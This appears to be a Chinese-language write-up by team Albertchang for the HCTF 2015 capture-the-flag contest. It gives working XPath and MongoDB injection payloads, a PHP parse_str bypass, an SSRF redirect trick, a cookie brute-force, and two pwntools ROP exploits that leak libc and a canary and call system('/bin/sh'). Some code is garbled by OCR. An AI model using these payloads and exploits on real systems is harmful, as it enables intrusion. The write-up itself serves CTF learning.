

HCTF Writeup

队伍名 : Albertchang

Web 部分

Injection

看了下 cookie , 发现 base64 , 解密 :

请复制粘贴1J编码或解码的字符串：

c3FsaSBpcyBub3QgdGhlIG9ubHkgd2F5IGZvcjBpbmply3Rpb24=

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

sqli is not the only way for injection


Base64编码说明

Base64编码要求把3个8位字节（3*8=24）转化为4个6位的字节（4*6=24），之后在6位的前面补两个0，形成8

看了好久没看得明白。主办方放了 Hint , 是 Xpath 注入。百度之 , 在文库发现了一篇文章 ,



测试了下：

发现有回显



```
0:
1: user1
2:
```

谷歌找到了一篇文章，经过尝试最终构造出 payload



```
0:
1:
2: user1
3: KEY:1
4: user2
5: KEY:2
6: user3
7: KEY:3
8: user4
9: KEY:4
10: user5
11: KEY:5
12: user6
13: KEY:6
14: user7
15: KEY:7
16: user8
17: KEY:8
18: user9
19: KEY:9
20:
21: hctf
22: hctf{Dd0g_fac3_t0_k3yboard233}
```



confused question

右键源码，发现 login.php.txt

```

1
2 <html>
3 <meta charset="utf-8"></meta>
4 <title>Login</title>
5 <form action="login.php?loginstr=guest[username]%3Dtest" method="post">
6 password:<input type="password" name="password" value="123"><br>
7 <input type="submit">
8 </form>
9 <!--register.php?username=xxx will reg a new user for you with password '123'-->
0 <!--login.php.txt-->
1 </html>

```




```

<?php
session_start();
require('./db/db.php');
function addslashesForEvery($array){
    if(!is_array($array)) (return addslashes($array));
    foreach($array as $key => $val){
        $array[$key] = addslashes($val);
    }
    return $array;
}
$loginStr = $_GET['loginstr'];
if(!isset($_SESSION['admin'])) {$loginStr = str_ireplace('admin','guest',$loginStr);}//前台不是admin
parse_str($loginStr,$loginStr);
foreach($loginStr as $n => $v){
    $v = addslashesForEvery($v);
    if($n === 'admin'){
        $username = $v['username'];
        $password = addslashesForEvery($_POST['password']);
        $sql = "select * from admin where username = '$username' and password = '$password'";
        $result = $DB->query($sql);
        if($result) $_SESSION['adminlogin'] = 1; echo "hctf{xxxxxxx}";
        break;
    }
    if($n === 'guest'){
        echo "Hello Guest!But you cannot log in!";
        break;
    }
    echo "null";
    break;
}

?>

```

提交一次我们可以发现：



Hello Guest!But you cannot log in!

而 parse_str 这一个函数会对内容进行两次 url 编解码。

大致意思是让我们绕过其中的函数，以 admin 身份进行提交 password，也就是我们只要是 admin 身份就可以，而 password 则不需要进行什么绕过。不知道想的对不对，可是实际上

这样执行是可以返回 flag 的：

Payload 截图如下：




**MMD（队友跑出去睡觉去了，我是代写的，
payload 是我按照他说的自己编写的。。管理理
解意思就好，题目名：M(妈)M(妈)D(的)）**

Mangodb 的数据库，注入点在 password 哪里，在 wooyun 上找到一篇文章，
<http://drops.wooyun.org/tips/3939>，其中有一段关于 mangodb 的注入，

```
http://127.0.0.1/1.php?username=test'});return  
{username:tojson(db.getCollectionNames()),password:2};//&password=test
```

爆所有集合名


PS:因为db.getCollectionNames()返回的是数组，需要用tojson转换为字符串。并且mongodb函数区分大小写。



```
username: [ "mycoll", "system.indexes", "test", "user" ]  
password:2
```


爆test集合的第一条数据

```
http://127.0.0.1/1.php?username=test'});return  
{username:tojson(db.test.find()[0]),password:2};//&password=test
```



爆test集合的第一条数据

```
http://127.0.0.1/1.php?username=test'});return  
{username:tojson(db.test.find()[0]),password:2};//&password=test
```



之后按照这个构造 payload ,

```
name=0' || (((tojson(db.getCollectionNames())>='a')) || '&password=1
```

盲注引号中间的部分，

```
username:[ "mycoll", "system.indexes", "test", "user" ]
password:2
```

得到这

样的构造。。。name=a' || (((tojson(db.getCollectionNames())>=' ["HCTF", "login",

"system.indexes"]')) || '&password=1。。。得到

```
name=a' || (((tojson(db.getCollectionNames())>=' [ "HCTF", "login",
```

```
"system.indexes" ]')) || '&password=1 同样构造去读取 HCTF 下的数据，这块是根据
```

本地测试的方式得到如果 db.test.find()[0]["], 红色部分如果读取到的列不存在则数据为

undefined，如果存在正常返回正常数据。所以测试红色部分，首先测试的是 flag，发现

存在，之后测试别的发现 id 存在，之后尝试读取 flag 数据库，同样构造

```
name=0' || (((tojson(db.HCTF.find()[0]['flag']))>=' ')) || '&password=1，同样
```

修改红色部分，得到 flag，注意爆的时候第一位是空格。

```
Flag : HCTF{h4ck_m0ng0db_2_3_1}
```

管理大哥。。队友说他是纯手动测试的，中间有跳步，猜出来一部分数据，基本上爆出来两三

个就可以根据规律推出几位。。。并没有写脚本。。。所以我也是就没有附上脚本。。有问题

直接发邮箱吧。。。。

Xxxxx 就是 25 分哪个

忘记题目叫啥了，就是一个 I 和 L 的跳转。。。。。。 filddler 或者 burp 抓包就好了

在 http 头发现 flag。

Response Headers
HTTP/1.1 302 Moved Temporarily
Cache
Date: Sun, 06 Dec 2015 17:17:16 GMT
Entity
Content-Type: text/html; charset=UTF-8
Miscellaneous
flag: hctf{w3lcome_t0_hc7f_f4f4f4}
Server: nginx
X-Powered-By: PHP/5.6.14
Transport
Connection: keep-alive
location: ./webl.php
Transfer-Encoding: chunked

flag: hctf{w3lcome_t0_hc7f_f4f4f4}

fuck ===

传参数。。 a 和 b , 三个等号 , 直接[]数组绕过 , 直接得到 flag。

http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a[]=s878926199a&b[]=s155964671a
Flag: hctf{dd0g_fjdks4r3wrkq7jl}

Personal blog


flag is in the page source

发现一篇日志写着

,尝试找

源码。。在目录下没有发现备份的代码。。发现代码托管在 github 上 , 尝试在 github 上

搜索 LoRexxar , 得到找到源码。得到 flag



解 base64 得到 flag

hctf{H3xo_Blog_Is_Niu8i_Blog}

Hack my net

神奇的 css 问题。。。之前在纠结半天哪个什么.css proxy 什么鬼。。然后中午发现利用@可以跨域读取 css 文件，猜测是读取


Config: http://localareanet/all.conf 这个配置文件，之后还是没找到思路，晚上的时候在 google 上查到 css 的某一种验证是利用 http 头的

Content-Type: text/css 验证， 再加上之前发现的 conf 文件，构造 Location 重定向到这个文件，尝试读取，在 vps 上构造

```
root@iZ28j3o9gmuZ:/alidata# cd www/
root@iZ28j3o9gmuZ:/alidata/www# cd default/
root@iZ28j3o9gmuZ:/alidata/www/default# cd rr/
root@iZ28j3o9gmuZ:/alidata/www/default/rr# ls
a.php  ap.php  aqqq.php
root@iZ28j3o9gmuZ:/alidata/www/default/rr# cat ap.php
<?php
header('Content-Type:text/css; Location:http://localareanet/all.conf');
?>
root@iZ28j3o9gmuZ:/alidata/www/default/rr# cat ap.php
```

渠道 转移规则						
ID	类型	从	到	创建时间	接收到...	发送的...
0	session	10.104.160.9...	121.42.161.8...	1:25:21	1,046	67

之前构造几次都没有加/css 的 http 头，之后加上之后成功得到 flag



```
description:hctf{302_IS_GOOD_TO_SSRF}
showdescription:off
site:http://www.nohackair.net:80
allowtype:..css
```

flag:hctf{302_IS_GOOD_TO_SSRF}

Server is done

随便提交一些东西，发现在源码存在提示流密码。百度知道流密码最常用的是 RC4，所以构造 RC4 异或。读取 flag 长度为 515，所以提交 515 个 1，提取 message 中的信息为 key 和 1 异或的结果，之后用 key 和 flag 异或，在最后找到 flag

```
import re
import requests
s = {'arg': '1' * 515}
url = 'http://133.130.108.39:7659/8270537b1512009f6cc7834e3fd0087c/main.php'
key = requests.post(url=url, data=s).text
key2 = key.text[key.text.find('Message: ') + 9: key.text.find('Message: ') + 9 + 2060].split('\\x')[1:]
f = key.text[key.text.find('Flag Here:') + 10:]
print key.text
print key2
print f
key3 = []
for i in key2:
    key3.append(chr(int(i, 16)))
# print key3
flag = ''
for i in xrange(len(key3)):
    flag += chr(ord(f[i]) ^ ord(key3[i]) ^ ord('1'))
print flag
```

MQ==

MQ

51f581937765890f2a706c77ea8af3cc

d41d8cd98f00b204e9800998ecf8427e

d41d8cd98f00b204e9800998ecf8427e

d41d8cd98f00b204e9800998ecf8427e

d41d8cd98f00b204e9800998ecf8427e

d41d8cd98f00b204e9800998ecf8427e

d41d8cd98f00b204e9800998ecf8427e

都打印出来 ,发现

其操作就

是这样的 , 最后是重复的 md5 , 那么在 result 的长度为 704 , 正好 22 个 md5 ,

```
def f(string,width):  
    return [string[x:x+width] for x in xrange(0,704,32)]  
s='7e56035a736d269ad670f312496a0846d681058e73d892f3a1d085766d2ee0846d0a  
f56bf900c5eeb37caea737059dce0326a0d2fc368284408846b9902a78da2a603965531  
3bf5dab1e43523b62c3748041613eff4408b9268b66430cf5d9a151f581937765890f2a  
706c77ea8af3cc06adbb51e161b0f829f5b36050037c6f3d1bc5e8d1a5a239ae77c74b4  
4955fea0326a0d2fc368284408846b9902a78da8870253dbfea526c87a75b682aa5bbc5  
25349a3437406843e62003b61b13571d09eb53a8dfb5c98d741e2226a44480242a60396  
55313bf5dab1e43523b62c374b81f204316b63919b12b3a1f27319f81af6cdb852ac107  
524b150b227c2886e6301270f6f62d064378d0f1d73a851973167a3b2baacd621cc223e  
2793b3fa9d28582d13498fb14c51eba9bc3742b8c2fb8dd7ca5c612a233514549fa9013
```

```
ef242504501092bb69d0cb68071888c70cec7503666eb57e9ebb9a7bf931c68ac733'  
print f(s,32)
```

写个脚本分开，一个一个解密，补上等号解 base64，得到 flag

Flag：A06370EA15AC7B2F3C900D2F696C2FB0

MC 服务器租售中心 - 1（真的不是玩 MC）

。。。第一天做 404.hack123.com 时候无意中发现了这个网址。。做了半天没头绪。。最后发现做多了。。。这个 mc.hack123.com 上存在两个博客，其中一个为 <http://kirie.hack123.pw/>，在其中发现



车票一张，还有最后加密的日志。。。试了几次。。发下竟然是 123456。。。进去找到了后台地址 mc4dm1n.hack123.pw 根据提示，密码是生日，利用 kirie 这个用户名成功登陆，进入第二部验证，提示的验证码在源码中可找到，提示的身份证在车票上得到。登陆后提示权限不可用。发现 cookie 存在一个名为 ht 的，根据源码的提示为

```
<!-- {"username":"xxxx", "level":"99"} -->
```

猜测需要将 level 编程 1。。。。。。在这里卡了很久想到既然 ht 的 cookie 是 base64 的，有因为这个长度是 44 位，利用 base64 解密之后的特性，尝试爆破 ht 的最后几位，根据 base64 是 3 转 4 爆破。

3	020	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
224	3B0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
386	6d0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
788	cH0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
1290	kN0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
1575	po0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
1713	rC0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
1872	ub0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
1909	uM0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
2001	wg0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
2857	K40	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3213	PO0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3294	R70	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3441	Tu0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3755	Yy0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3844	ZZ0	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
3847	021	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
4068	3B1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
4230	6d1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
4632	cH1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5134	kN1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5419	po1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5557	rC1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5716	ub1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5753	uM1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
5845	wg1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
6701	K41	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
7057	PO1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
7138	R71	200	<input type="checkbox"/>	<input type="checkbox"/>	1789
7285	Tu1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789

Referer: http://mc9admin.hack123.pw/index2.php
 Cookie: l2stac_uw=19277694863904328561|953216; l2stac_ss=1097579100_0_1449342020_953216; PHPSESSID=ea81ac0c9ikppo2nmvo6par1j04; ht=hb5Tns0zD42B0m0b67u1TCaMYRahy3BU9yd0n6LNO20t3D
 Connection: close
 Cache-Control: max-age=0

发现题目存在多解，爆破完一共 159 个。。。随便选一个，进去得到第一个 flag

Request	Payload	Status	Error	Timeout	Length	Comments
7285	Tu1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
7599	Yy1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
7688	ZZ1	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
7691	022	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
7912	3B2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
8074	6d2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
8476	cH2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
8978	kN2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
9263	po2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
9401	rC2	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
123950	fbw	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
124123	hYw	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
124338	lrw	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
125545	EUw	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
126170	OZw	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
175018	wRJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
175209	zWJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
175441	DGJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
175511	EOJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
175843	KaJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
176106	OpJ	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
176207	Q2J	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
176993	2IK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
177030	3jK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
177203	66K	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
177876	gXK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
177918	hDK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
178147	lkK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
178255	n4K	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	
178328	ofK	200	<input type="checkbox"/>	<input type="checkbox"/>	1789	

159 results selected

Actively scan selected items

Passively scan selected items

Send to Comparer (requests)

Send to Comparer (responses)

Add to site map

Request items again

Add comment

Highlight

Delete selected items

Copy links in selection

Save selected items

Intruder results help

FLAG: hctf{4!7hi3Pr0blemZhEnTMbor1ng..}

RE 部分

Andy

纯体力活，没什么好说的，

变换顺序是末尾添加 hdu1s8→字符串反序→base64→置换密码变换

所以就很简单了，直接写个程序泡一下

```
#include "stdafx.h"
// #include <string>
#include "windows.h"
using namespace std;

char array1[] =
"0123456789abcdefghijklmnopqrstuvwxyz=ABCDEFGHIJKLMNOPQRSTUVWXYZ";
char array2[] =
"WpX45BqA6aV3rbUsEdCcD0tTYv9Q2e8PfHJNguKkHxLwRIjIyImSM10On2G7=FZ";

char *reverse(char *str)
{
    if( !str )
    {
        return NULL;
    }

    int len = strlen(str);
    char temp;
    for(int i = 0; i < len / 2; i++ )
    {
        // 交换前后两个相应位置的字符

        temp = *(str + i);
        *(str + i) = *(str + len - 1 - i);
        *(str + len - 1 - i) = temp;
    }

    return str;
}

int _tmain(int argc, _TCHAR* argv[])
{
    char input[] = "SRlhb70YZHKv1TrNrt08F=DX3cdD3txmg";
    char output[sizeof(input)];
    for(int i = 0; i < sizeof(input)-1; i++){
        for(int j = 0; j < sizeof(array1)-1; j++){
            if(array2[j] == input[i]){
                output[i] = array1[j];
                break;
            }
        }
    }
}
```

```

        }
    }
}
output[sizeof(input)-1] = 0;

//output 为得到的 base64

//test 为手动解出的 base64 明文
char test[] = "8s1udhd0i2w3rdnay6n8dna";
reverse(test);
return 0;
}

```

(中间需要自己得到 output 并 base64 解密之)

坑点在于，置换表中，1 和 R 对应的都是 0，需要自己手动修改。

非常友善的逆向题

又是体力活

先是一个神奇的做差变换，与一个表比对，得到前 5 个字符是 HCTF{，最后一个字符是}，

长度是 22，所以是这样的 HCTF{ }

然后又是一个折半查找（不要问我为什么，我猜的，然后就对了），分别找到字母在字母表

中的位置和数字的位置

存储到一个表中，接着交换表中部分表项，然后与一个表比对，由此倒推回去得到

第 6 个开始是 UareS0cLeVer

所以现在是这样的 HCTF{UareS0cLeVer }

最后的 4 个是与一个种子异或后比对。种子由两个异或而成，每 10ms 变换一次

一个是循环右移两位，一个是在 1 和 2 中来回变换，

由于不确定，所以直接写了个程序，总共 $8*2=16$ 种

发现有字母数字构成的就只有两种了，一个是 Bh02，一个是 Ci13

然后提交发现 Bh02 是对的

所以 flag 是 HCTF{UareS0cLeVerBh02}

(求这货最后 4 个字母是什么意思。。。)

PWN 部分

brainfuck

题目没有修改之前真的没思路...修改之后就明了了,一个栈上任意位置读写,先读出 libc_start_main_ret 的地址,计算出 libc 的基址,然后用 libc 中的 pop rdi 的 gadget 传参数到 system 就可以

脚本:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pwn import *
import time, os

token = '75f69ebc80a084e55d45a380daf455f8'

offset__libc_start_main_ret = 0x21ec5
offset_system = 0x000000000046640
offset_dup2 = 0x0000000000ebfe0
offset_read = 0x0000000000eb800
offset_write = 0x0000000000eb860
offset_str_bin_sh = 0x17ccdb
onegadget = 0xE58C5
poprdi = 0x6fc7b

def main():
    io = remote('120.55.86.95', 2222)
```

```

print io.recvuntil('=')
io.sendline(token)
print io.recvuntil('OK')
payload = ', [>, ] '+'>' * 0x19 + 8 * '.'>' + 8 * '<' + 8 * ',>' + 8 * ',>'
+ 8 * ',>' + ']'q'
io.send(payload)
time.sleep(1)
io.send('A' * 0x1FF + '\x00')

time.sleep(5)
io.recv(99999)
buf = io.recv(99999)
libcret = u64(buf)
libc_base = libcret - offset___libc_start_main_ret
log.success('Libc base = ' + hex(libc_base))
onegadgetaddr = libc_base + poprdi
binshaddr = libc_base + offset_str_bin_sh
systemaddr = libc_base + offset_system
io.send(p64(onegadgetaddr))
time.sleep(1)
io.send(p64(binshaddr))
time.sleep(1)
io.send(p64(systemaddr))
io.interactive()
return 0

if __name__ == '__main__':
    main()

```

what should i do

栈溢出, 由于两个 buf 靠的太近导致 base64 解码过长, 从而导致栈溢出.

有 canary, 不过由于子进程是 fork 出去的, 所以每次子进程的 canary 都是相同的, 所以泄漏 canary 就可以.

脚本:

```
#!/usr/bin/env python
```

```

# -*- coding: utf-8 -*-

from pwn import *
import base64
import time

poprdi = 0x00400e93
setbuf = 0x602030
printf = 0x4007C0
setbufoff = 0x721E0

token = '75f69ebc80a084e55d45a380daf455f8'
local = False

def main():
    if local:
        io = process('./pwn4')
    else:
        io = remote('120.55.86.95', 44444)
        print io.recvuntil('=')
        io.sendline(token)
        print io.recvuntil('OK')

    print io.recvuntil('[Y/N]')
    io.sendline('Y')
    print io.recvuntil('data')

    # get canary
    guess_payload = 'A' * 48 + '\x0a'
    payload = base64.b64encode(guess_payload)
    payload += (120 - len(payload)) * '='
    payload = base64.b64encode(payload)
    io.send(payload)
    time.sleep(1)
    print io.recvline()
    print io.recvline()
    buf = io.recv(13)
    print buf.encode('hex')
    canary = u64("\x00" + buf[:7])
    rbp = u64(buf[7:] + "\x00\x00")

    print io.recvuntil('[Y/N]')
    io.sendline('Y')
    print io.recvuntil('data')

```

```

# get libc_ret
guess_payload = 'A' * 48 + p64(canary) + 8 * 'A' + p64(poprdi) +
p64(setbuf) + p64(sprintf)
payload = base64.b64encode(guess_payload)
payload += (120 - len(payload)) * '='
payload = base64.b64encode(payload)
io.send(payload)
time.sleep(1)
print io.recvline()
buf = io.recv(168+6)
print len(buf)
setbufaddr = u64(buf[168:] + '\x00\x00')
libc_base = setbufaddr - setbufoff
log.success('Libc base = ' + hex(libc_base))
systemaddr = libc_base + 0x046640
binshaddr = libc_base + 0x17CCDB

print io.recvuntil('[Y/N]')
io.sendline('Y')
print io.recvuntil('data')
guess_payload = 'A' * 48 + p64(canary) + 8 * 'A' + p64(poprdi) +
p64(binshaddr) + p64(systemaddr)
payload = base64.b64encode(guess_payload)
payload += (120 - len(payload)) * '='
payload = base64.b64encode(payload)
io.send(payload)


io.interactive()
io.close()
return 0

if __name__ == '__main__':
    main()

```

MISC 部分

送分要不要



